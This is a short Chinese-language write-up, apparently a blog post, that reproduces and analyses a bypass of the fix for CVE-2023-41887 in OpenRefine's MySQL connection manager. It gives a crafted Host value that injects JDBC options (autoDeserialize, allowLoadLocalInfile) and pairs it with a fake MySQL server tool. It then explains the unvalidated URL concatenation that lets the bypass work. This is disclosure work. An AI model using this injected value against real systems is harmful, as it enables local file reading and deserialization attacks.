



漏洞复现

由首先构造一个恶意MySQL Server（此处使用开源项目MySQL_Fake_Server）



接着去进行Jdbc连接触发漏洞



恶意地址信息

```
Type: MySQL
Host: 127.0.0.1:3306,
(host=127.0.0.1,port=3306,autoDeserialize=true,allowLoadLocalInfile=true,allowUrl
InLocalInfile=true,allowLoadLocalInfileInPath=true),127.0.0.1
Port: 3306
User: win_hosts
Database: test
```

漏洞分析

该漏洞是CVE-2023-41887漏洞修复的绕过，主要漏洞原理实则是利用官方语法特性，如下图所示，在连接时候我们可以在Host部分中进行参数配置

在

`com.google.refine.extension.database.mysql.MySQLConnectionManager#getConnection`

方法中进行最终的JdbcUrl构造

也就是这里的toURI方法调用，可以看到Host部分直接进行的拼接为做任何校验，也就导致可以利用mysql的地址特性进行绕过